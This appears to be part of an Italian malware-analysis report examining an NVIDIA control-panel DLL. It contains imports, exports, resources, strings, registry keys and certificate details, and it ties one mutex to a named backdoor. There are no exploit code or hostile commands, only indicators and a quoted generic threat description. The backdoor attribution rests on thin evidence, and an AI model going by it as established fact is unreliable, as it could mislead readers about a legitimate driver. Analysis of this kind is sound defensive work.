GetStringTypeW	-	implicit	-	kernel32.dll
EncodePointer	-	implicit	-	kernel32.dll

Ulteriori funzioni di gestione del registro di sistema sono, ad esempio, *RegEnumKeyExW, RegOpenKeyW, RegEnumValueW*. Vi è evidenza della funzione *RegisterTraceGuidsW* (al fine di tracciare e monitorare alcune tipologie puntuali di eventi), la funzione di conversione di tipo *StringFromGUID2* al fine di ottenere attributi di tipo stringa da elementi GUID, nonché la funzione di accesso a folders speciali *SHGetSpecialFolderPathW*.

CreateDirectoryW	-	implicit	-	kernel32.dll
FindClose	-	implicit	-	kernel32.dll
SetEndOfFile	-	implicit	-	kernel32.dll
SetFilePointerEx	-	implicit	-	kernel32.dll
AreFileApisANSI	-	implicit	-	kernel32.dll
IsDebuggerPresent	-	implicit	-	kernel32.dll
InitializeSListHead	-	implicit	-	kernel32.dll
InterlockedPopEntrySList	-	implicit	-	kernel32.dll
RtlVirtualUnwind	-	implicit	-	kernel32.dll
RegQueryValueExW	-	implicit	-	advapi32.dll
GetTokenInformation	-	implicit	-	advapi32.dll
RegCloseKey	-	implicit	-	advapi32.dll
RegEnumKeyExW	-	implicit	-	advapi32.dll
RegOpenKeyW	-	implicit	-	advapi32.dll
RegEnumValueW	-	implicit	-	advapi32.dll
RegOpenKeyExW	-	implicit	-	advapi32.dll
RegCreateKeyExW	-	implicit	-	advapi32.dll
UnregisterTraceGuids	-	implicit	-	advapi32.dll
RegisterTraceGuidsW	-	implicit	-	advapi32.dll
GetTraceEnableFlags	-	implicit	-	advapi32.dll
GetTraceLoggerHandle	-	implicit	-	advapi32.dll
TraceMessage	-	implicit	-	advapi32.dll
CoCreateGuid	-	implicit	-	ole32.dll
CoInitializeEx	-	implicit	-	ole32.dll
CoCreateInstance	-	implicit	-	ole32.dll
CLSIDFromString	-	implicit	-	ole32.dll
CoTaskMemFree	-	implicit	-	ole32.dll
CoTaskMemAlloc	-	implicit	-	ole32.dll
StringFromGUID2	-	implicit	-	ole32.dll

MsgWaitForMultipleObjects	-	delay-loaded	-	user32.dll
SHGetSpecialFolderPathW	-	delay-loaded	-	shell32.dll


A seguire elementi relativi a chiamate API di NVIDIA all'interno della sezione *.text* (istruzioni eseguite dalla CPU).

index	name (364)	location
1	DMGetProjectedGDIModeList	.text:0000000064...
2	DMNvCplObtainTVFormatStringIDsByLocaleA	.text:0000000064...
3	DMNvCplObtainTVFormatStringsByLocaleA	.text:0000000064...
4	IdentifyMonitors	.text:0000000064...
5	LoadNVPanel	.text:0000000064...
6	MediaCenterCommand	.text:0000000064...
7	NV_WMIACPI_CancelEventQuery	.text:0000000064...
8	NV_WMIACPI_Cleanup	.text:0000000064...
9	NV_WMIACPI_DataBlockExecEventQuery	.text:0000000064...
10	NV_WMIACPI_DataBlockOp	.text:0000000064...
11	NV_WMIACPI_Setup	.text:0000000064...
12	NvAccessAPIPolicies	.text:0000000064...
13	NvCheckDriverState	.text:0000000064...
14	NvColorGetGammaRamp	.text:0000000064...
15	NvColorGetGammaRampEx	.text:0000000064...
16	NvColorSetGammaRamp	.text:0000000064...
17	NvColorSetGammaRampEx	.text:0000000064...
18	NvCplApiDisableSpan	.text:0000000064...
19	NvCplApiEnableEcc	.text:0000000064...
20	NvCplApiGetFriendlyMonitorName	.text:0000000064...
21	NvCplApiGetGPUInfoNVAPI	.text:0000000064...
22	NvCplApiGetGpuConnectorFromGpuIdAndLocationIndex	.text:0000000064...
23	NvCplApiGetGpuFromGpuId	.text:0000000064...
24	NvCplApiGetOutputFromDisplayId	.text:0000000064...
25	NvCplApiGetSpanConfig	.text:0000000064...
26	NvCplApiGetSurroundHotkeys	.text:0000000064...
27	NvCplApiGetTargetForAddress	.text:0000000064...
28	NvCplApiI2CReadByName	.text:0000000064...
29	NvCplApiI2CWriteByName	.text:0000000064...
30	NvCplApiMuxdClose	.text:0000000064...
31	NvCplApiMuxdInitialize	.text:0000000064...

index	name (364)	location
301	NvGvoIsFrameLockModeCompatible	.text:0000000064...
302	NvGvoIsRunning	.text:0000000064...
303	NvGvoOpen	.text:0000000064...
304	NvGvoStart	.text:0000000064...
305	NvGvoStatus	.text:0000000064...
306	NvGvoStop	.text:0000000064...
307	NvGvoSyncFormatDetect	.text:0000000064...
308	NvHandleOwnerDrawMessages	.text:0000000064...
309	NvLoadDeskProfile	.text:0000000064...
310	NvQTwDispModeWarning	.text:0000000064...
311	NvQTwGetCurrentMode	.text:0000000064...
312	NvQTwHandleDFPResWarning	.text:0000000064...
313	NvQTwLaunchOvlCtrlPage	.text:0000000064...
314	NvQTwSetNativeResolution	.text:0000000064...
315	NvQueryDVDProtection	.text:0000000064...
316	NvQueryMenuInit	.text:0000000064...
317	NvRefreshDisplaySettingsPage	.text:0000000064...
318	NvSelectDisplayDevice	.text:0000000064...
319	NvSessionStartup	.text:0000000064...
320	NvSetDVDOptimalEnabled	.text:0000000064...
321	NvSetDisplayCustomName	.text:0000000064...
322	NvSetFullScreenVideoMirroringEnabled	.text:0000000064...
323	NvSetHDAspect	.text:0000000064...
324	NvSetHotKeyA	.text:0000000064...
325	NvSetHotKeyW	.text:0000000064...
326	NvSetOEMConfig	.text:0000000064...
327	NvSetShowLicenseKeyAgreement	.text:0000000064...
328	NvShowLicenseKeyAgreement	.text:0000000064...
329	NvStartup	.text:0000000064...
330	NvStartupFirstRunAfterInstSystemAccount	.text:0000000064...
331	NvStartupFirstRunAfterInstUserAccount	.text:0000000064...

Qui le risorse della libreria NVIDIA, che includono le icone ed il file manifest:

type (4)	name	location (19)	signature (4)	size (149468 bytes)	file-ratio (2.75%)	hash (md5)
icon-group	IDI_NV	0x00525CF0	icon-group	230	0.00 %	4CD71B54535D8
icon	5	0x00504FB0	icon	296	0.01 %	0E87EF9813146D
icon	4	0x00504DC8	icon	488	0.01 %	3D6B04EB94EA8
manifest	2	0x00526148	manifest	680	0.01 %	7DFFC69D905A6
icon	3	0x00504AE0	icon	744	0.01 %	ECC6D0B44637B
version	1	0x00525DD8	version	880	0.02 %	6994ED2D196229
icon	16	0x00525888	icon	1128	0.02 %	89428257C39707
icon	10	0x0050BB18	icon	1384	0.03 %	D19D0C484DBE6
icon	2	0x00504478	icon	1640	0.03 %	CEF0FB8C84589
icon	9	0x0050B450	icon	1736	0.03 %	414FF3961129438
icon	8	0x0050ABA8	icon	2216	0.04 %	C1B1C12D26F09
icon	15	0x00524F00	icon	2440	0.04 %	60221756121495
icon	7	0x00509D00	icon	3752	0.07 %	0F4DD108AABEC
icon	14	0x00523E58	icon	4264	0.08 %	106000D9F5353D
icon	13	0x005218B0	icon	9640	0.18 %	A94EF1DAA2027
icon	1	0x00501C10	icon	10344	0.19 %	0FC4949D10261E
icon	6	0x005050D8	icon	19496	0.36 %	B4C610681E63D6
icon	11	0x0050C080	icon	20486	0.38 %	F3DA41DEA81D9
icon	12	0x00511088	icon	67624	1.24 %	77B4C22463736E


PE
Reload
Hex
Disasm
Strings
Memory map
Entropy
Heuristic scan
Readonly
Info
Hex
Disasm
Hash
Strings
Signatures
Memory map
Entropy
Heuristic scan
IMAGE_DOS_HEADER
IMAGE_NT_HEADERS
IMAGE_FILE_HEADER
IMAGE_OPTIONAL_HEADER
IMAGE_DIRECTORY_ENTRIES
RICH Signature
Sections
Export
Import
Resources
Version
Manifest
Exceptions
Certificate
Relocs
Debug
TLS
TLS Callbacks
Load config
Delay import
Overlay
Table
Tree
Address
Offset
Size
1 RT_ICON(3) 2 1033 64525c78 00504478 0668
2 RT_ICON(3) 3 1033 645262e0 00504ae0 02e8
3 RT_ICON(3) 4 1033 645265c8 00504dc8 01e8
4 RT_ICON(3) 5 1033 645267b0 00504fb0 0128
5 RT_ICON(3) 6 1033 645268d8 005050d8 4c28
6 RT_ICON(3) 7 1033 6452b500 00509d00 0ea8
7 RT_ICON(3) 8 1033 6452c3a8 0050aba8 08a8
8 RT_ICON(3) 9 1033 6452cc50 0050b450 06c8
9 RT_ICON(3) 10 1033 6452d318 0050bb18 0568
10 RT_ICON(3) 11 1033 6452d880 0050c080 5006
11 RT_ICON(3) 12 1033 64532888 00511088 00010828
12 RT_ICON(3) 13 1033 645430b0 005218b0 25a8
Hex
Strings
Address Hex Symbols
6452:51f0 47 74 37 25 67 36 52 00 00 52 75 74 37 07 34 74 Gt7%g6R..Rut7.4t
6452:5200 36 17 27 61 76 52 73 53 67 16 75 36 17 65 35 76 6.'avRsSg.u6.e5v
6452:5210 16 76 35 65 72 77 43 76 70 77 57 36 53 47 70 75 .v5erwCvpwW6SGpu
6452:5220 73 47 76 52 71 67 16 77 07 77 25 76 35 67 25 67 sGvRqg.w.w%v5g%g
6452:5230 34 37 65 73 74 71 60 00 00 25 27 27 56 75 67 37 47estq`..%''Vug7
6452:5240 47 67 53 56 37 75 65 67 56 73 47 27 76 17 63 67 GgSV7uegVsG'v.cg
6452:5250 73 47 52 73 65 34 77 07 17 63 61 67 76 35 67 36 sGRse4w..cagv5g6
6452:5260 56 73 43 75 67 76 71 61 77 07 76 17 43 74 73 61 VsCugvqaw.v.Ctsa
6452:5270 67 70 73 47 25 36 16 00 00 07 57 52 73 43 71 67 gpsG%6....WRsCqg
6452:5280 35 36 76 37 43 43 73 70 73 47 37 56 17 67 56 17 56v7CCspsG7V.gV.
6452:5290 47 36 37 47 56 73 61 76 76 17 76 53 43 56 35 63 G67GVsavv.vSCV5c
6452:52a0 73 47 35 63 70 71 67 76 72 75 27 72 77 43 74 77 sG5cpqgvru'rwCtw
6452:52b0 70 77 56 35 76 77 01 00 00 52 72 75 67 77 67 56 pwV5vw...RrugwgV
6452:52c0 56 71 75 65 77 76 16 77 65 36 56 37 65 36 37 70 Vquewv.we6V7e67p

Le API calls includono funzioni di ottenimento di dettagli ed informazioni della GPU.

hint (2324)	value (79928)
utility	Connect Intl A/S
utility	Exec format error
utility	call to empty boost::function
utility	Execute called with "
utility	Call GpuFunctions::GetEccInfoList
utility	Call GpuFunctions::EnableEcc()
utility	Call SdiSettings::IsSdiDisplay
utility	Call CoprocSystemHelper::IsCoprocSystem
utility	Call CoprocSystemHelper::IsMsHybridSystem
utility	Call NvCplApiGetRecentlyRunApps
utility	Call
utility	Call SystemUtil::IsEccPresent
utility	Call CoprocSystemHelper::TryWhiteListMerge
utility	Call
utility	Call GpuFunctions::GetGpuCount
utility	Call GpuFunctions::GetGpuCount returned
utility	Call GpuFunctions::IsValidDisplayIndex
utility	Call GpuFunctions::GetGpuGdiInfo
utility	Call operation %08X
utility	Call flag %08X
utility	Handle
utility	Copy the persistence identifier written by installer, into the persistence database
utility	Write the current version to the persistence database
size	void __cdecl Nvidia::UXDriver::Shim::Apartment::Event::Set(void)
size	__cdecl LoggedOnUserImpersonator::LoggedOnUserImpersonator(void)
size	>http://www.microsoft.com/pki/certs/MicRooCerAut_2010-06-23.crt0
size	>http://www.microsoft.com/pki/certs/MicTimStaPCA_2010-07-01.crt0
size	>http://www.microsoft.com/pki/certs/MicRooCerAut_2010-06-23.crt0
size	Nvidia::UXDriver::Shim::ShimFunctionWrapper<7,0,0>::CallFunction
size	Nvidia::UXDriver::Shim::ShimFunctionWrapper<1,5,0>::CallFunction
size	Nvidia::UXDriver::Shim::ShimFunctionWrapper<1,0,0>::CallFunction

hint (2324)	value (79928)
rtti	.?AVInvalidActivityReceiver@UXDriver@Nvidia@@
rtti	.?AVIActivityReceiver@UXDriver@Nvidia@@
registry	SOFTWARE\NVIDIA Corporation\Global\CoProcManager
registry	CLSIDFromString
registry	SOFTWARE\Khronos\Vulkan\Drivers
registry	SOFTWARE\Khronos\OpenCL\Vendors
registry	SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
registry	Software\NVIDIA Corporation\Logging
registry	SOFTWARE\NVIDIA Corporation\Global\CoProcManager
registry	SOFTWARE\NVIDIA Corporation\NVControlPanel2\Client
registry	SOFTWARE\NVIDIA Corporation\Global\NVTweak
registry	SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced
registry	Software\Microsoft\Windows\CurrentVersion\Setup\State
registry	LoadAppInit_DLLs
registry	SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows
registry	SOFTWARE\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Windows
registry	AppInit_DLLs
registry	SOFTWARE\Microsoft\Windows\DWM\Schedule
registry	SOFTWARE\Classes\
registry	SOFTWARE\Microsoft\Windows NT\CurrentVersion
registry	SOFTWARE\NVIDIA Corporation\Global
query	Select the displays based on connector type & check if they can be HCloned
mutex	Global\NvXDSync-{3FE50880-8CA3-4FE1-A0B7-F11661CDD21E}-
guid	{C40CFCD4-C757-4139-A4DA-7CB51A8DBF80}
format-string	%04X%04X%04X%04X
format-string	%04X%04X
format-string	</%s>
format-string	%s="%s"
format-string	%s='%s'
format-string	<!--%s-->
format-string	<![CDATA[%s]]>

Qui riferimenti a pacchetti di installazione di drivers e scripts di setup *.bat* e *.cmd, .com.*

hint (2324)	value (79928)
format-string	%Y-%m-%d %H:%M:%S%F%Q
format-string	%O:%M:%S%F
format-string	%H:%M:%S
format-string	%1 (%2!d!)
file	I+.H
file	USER32.dll
file	SHELL32.dll
file	KERNEL32.DLL
file	.exe
file	.com
file	.bat
file	.cmd
file	kernel32.dll
file	atlthunk.dll
file	Apartment.cpp
file	nvcoproc.bin
file	C:\dvs\p4\build\sw\tools\boost\boost-1.62.0\boost/exception/detail/exception_ptr.hpp
file	c:\dvs\p4\build\sw\rel\gpu_drv\r421\r431_65\drivers\ui\uxd\framework\uxdbase\Generic\
file	c:\dvs\p4\build\sw\rel\gpu_drv\r421\r431_65\drivers\ui\logging\logging.lib\RegistryKey.h
file	HotKeyEntry.cpp
file	PersistEntry.cpp
file	C:\dvs\p4\build\sw\rel\gpu_drv\r421\r431_65\drivers\ui\uxd\Framework\UxdBase\Option.
file	ShimEntry.cpp
file	c:\dvs\p4\build\sw\rel\gpu_drv\r421\r431_65\drivers\ui\uxd\uxdapi\ShimWrapper.h
file	c:\dvs\p4\build\sw\rel\gpu_drv\r421\r431_65\drivers\ui\uxd\features\statemodel\Setting..
file	c:\dvs\p4\build\sw\rel\gpu_drv\r421\r431_65\drivers\ui\uxd\features\shimwrappers.lib\Ti.
file	c:\dvs\p4\build\sw\rel\gpu_drv\r421\r431_65\drivers\ui\uxd\framework\uxdbase\Generic.
file	ResolutionSettings.cpp
file	Mosaic.cpp
file	UserModeHotKeys.cpp
file	GpuFunctions.cpp

blacklist (61)	hint (2324)	value (79928)
-	file	ResourceLib.cpp
-	file	OutputUtil.cpp
-	file	WinMutex.cpp
-	file	StringUtil.cpp
-	file	MosaicUtil.cpp
-	file	PersistenceUtil.cpp
-	file	SpecialFilesAndFolders.cpp
-	file	SliUtil.cpp
-	file	IntelPersistence.cpp
-	file	Persistence.cpp
-	file	LoggedOnUserImpersonator.cpp
-	file	UxdClient.cpp
-	file	StateEvents.cpp
-	file	StateDataSourcePassThrough.cpp
-	file	ScopedTransaction.cpp
-	file	LocalTransaction.cpp
-	file	PipelineBuilder.cpp
-	file	StateDataSourceWrapper.cpp
-	file	InvalidActivityReceiver.cpp
-	file	C:\dvs\p4\build\sw\rel\gpu_drv\r421\r431_65\drivers\ui\uxd\bin\x64\Release\NvCpl.pdb
-	file	NvCpl.dll
-	file	WTSAPI32.dll
-	file	SHLWAPI.dll
-	file	SETUPAPI.dll
-	file	KERNEL32.dll
-	file	ADVAPI32.dll
-	file	ole32.dll
-	file	envapi64.dll
-	file	nvpowerapi.dll

Qui troviamo invece dettagli di ottenimento di persistenza fisiologica da parte dei drivers della scheda video:

hint (2324)	value (79928)
file	minkernel\crts\ucrt\inc\corecrt_internal_strtox.h
file	mscoree.dll
file	nvxdsync.exe
file	nvcplui.exe
file	nvtray.exe
file	nvvsvc.exe
file	.log
file	c:\dvs\p4\build\sw\rel\gpu_drv\r421\r431_65\drivers\ui\logging\logging.lib\Logger.h
file	HotKeyEntry.cpp
file	NvCplApi.cpp
file	NvCplExceptionHandler.cpp
file	PersistEntry.cpp
file	ShimEntry.cpp
file	ShimEventListener.cpp
file	c:\dvs\p4\build\sw\rel\gpu_drv\r421\r431_65\drivers\ui\uxd\uxdapi\ShimWrapper.h
file	UnsupportedResolutions.dat
file	Mosaic.cpp
file	Surround.cpp
file	ShimSystem.cpp
file	SliInfo.cpp
file	Persist.cpp
file	C:\dvs\p4\build\sw\rel\gpu_drv\r421\r431_65\drivers\ui\uxd\Utility\PersistenceUtil.h
file	NviewState.cpp
file	DesktopColor.cpp
file	PhysicalConfiguration.cpp
file	PhysX.cpp
file	HardwareState.cpp
file	c:\dvs\p4\build\sw\rel\gpu_drv\r421\r431_65\drivers\ui\uxd\utility\SliUtil.h
file	ApplicationProfiles.cpp
file	MosaicHelper.cpp


La DLL richiama l'*SCManager* per l'installazione dei dovuti servizi.

blacklist (61)	hint (2324)	value (79928)
-	-	`(-d
-	-	P(-d
-	-	nvapi_QueryInterface
-	-	nvapi_pepQueryInterface
-	-	SHGetFolderPath
-	-	OpenSCManager
-	-	OpenService
-	-	CloseServiceHandle
-	-	RegOpenKeyEx
-	-	RegEnumValue
-	-	RegCloseKey
-	-	D3DKMTEnumAdapters2
-	-	D3DKMTQueryAdapterInfo
x	-	SetupDiGetDeviceRegistryProperty
x	-	SetupDiDestroyDeviceInfoList
-	-	SetupDiGetDeviceProperty
-	-	SetupGetInfDriverStoreLocation
-	-	RegQueryValueEx
x	-	SetupDiGetClassDevs
x	-	SetupDiEnumDeviceInterfaces
x	-	SetupDiGetDeviceInterfaceDetail
-	-	QueryServiceConfig
-	-	AcquireSRWLockExclusive
-	-	ReleaseSRWLockExclusive
-	-	Display
-	-	`7)d
-	-	P8)d
-	-	NVAPI error
-	-	8N?d
-	-	VEN_8086
-	-	VEN_10DE

A seguire elementi associati alla gestione (*START* e *STOP*) dei drivers NVIDIA.

hint (2324)	value (79928)
-	NVAPI error
-	8N?d
-	VEN_8086
-	VEN_10DE
-	ChipsetMatchID
-	FILE
-	PROFILESET
-	SYSTEMID
-	Label
-	PROFILE
-	PROFILE_UNICODE
-	DRIVER_BRANCH
-	Value
-	DRIVER_START
-	DRIVER_STOP
-	shim_rendering_mode
-	shim_maxres
-	shim_maxaa
-	shim_rendering_options
-	OverrideHidden1
-	Hidden
-	True
-	ugs_varying_bits
-	required_enhanced_capabilities
-	CoprocFlags
-	APPLICATION_UNICODE
-	APPLICATION
-	FindFile_Unicode
-	PROPERTY
-	PROFILE_UPDATE
-	PROFILE_UNICODE_NAME

Tra le stringhe estraibili dalla DLL sottoposta ad inspection possiamo avere evidenza dell'attributo mutex ***{C15730E2-145C-4c5e-B005-3BC753F42475}***, il quale è associato a minacce **Backdoor:Win32/Temratanam.A:**



blacklist (61)	hint (2324)	value (79928)
x	-	CreateThreadpoolTimer
-	-	SetThreadpoolTimer
x	-	WaitForThreadpoolTimerCallbacks
x	-	CloseThreadpoolTimer
x	-	CreateThreadpoolWait
-	-	SetThreadpoolWait
-	-	CloseThreadpoolWait
-	-	FlushProcessWriteBuffers
-	-	FreeLibraryWhenCallbackReturns
x	-	GetCurrentProcessorNumber
x	-	CreateSymbolicLink
-	-	GetCurrentPackageId
-	-	GetTickCount64
x	-	GetFileInformationByHandleEx
-	-	SetFileInformationByHandle
-	-	GetSystemTimePreciseAsFileTime
-	-	InitializeConditionVariable
-	-	WakeConditionVariable
-	-	WakeAllConditionVariable
-	-	SleepConditionVariableCS
-	-	InitializeSRWLock
-	-	TryAcquireSRWLockExclusive
-	-	SleepConditionVariableSR
x	-	CreateThreadpoolWork
-	-	SubmitThreadpoolWork
-	-	CloseThreadpoolWork
-	-	CompareStringEx
-	-	GetLocaleInfoEx
-	-	LCMapStringEx
-	-	Local\{C15730E2-145C-4c5e-B005-3BC753F42475}-once-flag

Malware can connect to a remote host to do any of the following:

- Check for an Internet connection
- Download and run files (including updates or other malware)
- Report a new infection to its author
- Receive configuration or other data
- Receive instructions from a malicious hacker
- Search for your PC location
- Upload information taken from your PC
- Validate a digital certificate

Additional information

Creates a mutex

This threat can create one or more mutexes on your PC. For example:

- *{C15730E2-145C-4c5e-B005-3BC753F42475}-once-flagECHPFIAAMKMAAAAA*
- *DynGateInstanceMutex_tvratfree*

It might use this mutex as an infection marker to prevent more than one copy of the threat running on your PC.

This malware description was published using automated analysis of file SHA1 *a8e350234b68bdecc3cbe127d4855cd3b436fa53*.

[0]

A seguire i dettagli del certificato, valido dal 2011 al 2028, il quale però non risulta essere verificato:

property	value
md5	E91AD6D5E26F9D3D3043F1326CB3B3A1
sha1	C50E31ACD2541EFC3757DA178E453912F9B5F50B
sha256	B9802DCDE25AB79F9009A01DD1D843AE54D4B9F9B63D7A7373F1D6707B6B940B
valid-from	13/04/2011 - 10:00:00
valid-to	28/01/2028 - 12:00:00
offset	0x0052B000
size	0x00006188 (24968 bytes)
revision	0x00000200 (WIN_CERT_REVISION_2_0)
type	0x00000002 (WIN_CERT_TYPE_PKCS_SIGNED_DATA)

favicon.jpg

Signature info

Signature Verification

⚠ The digital signature of the object did not verify.

File Version Information

Copyright	(C) 2019 NVIDIA Corporation. All rights reserved.
Product	NVIDIA User Experience Driver Component
Description	NVIDIA Display Properties Extension
Original Name	NVCPL.DLL
Internal Name	NvCpl
File Version	8.17.14.3200
Date signed	2019-10-02 20:21:00 UTC

Signers


+ NVIDIA Corporation
+ Symantec Class 3 SHA256 Code Signing CA - G2
+ VeriSign Universal Root Certification Authority


Counter Signers

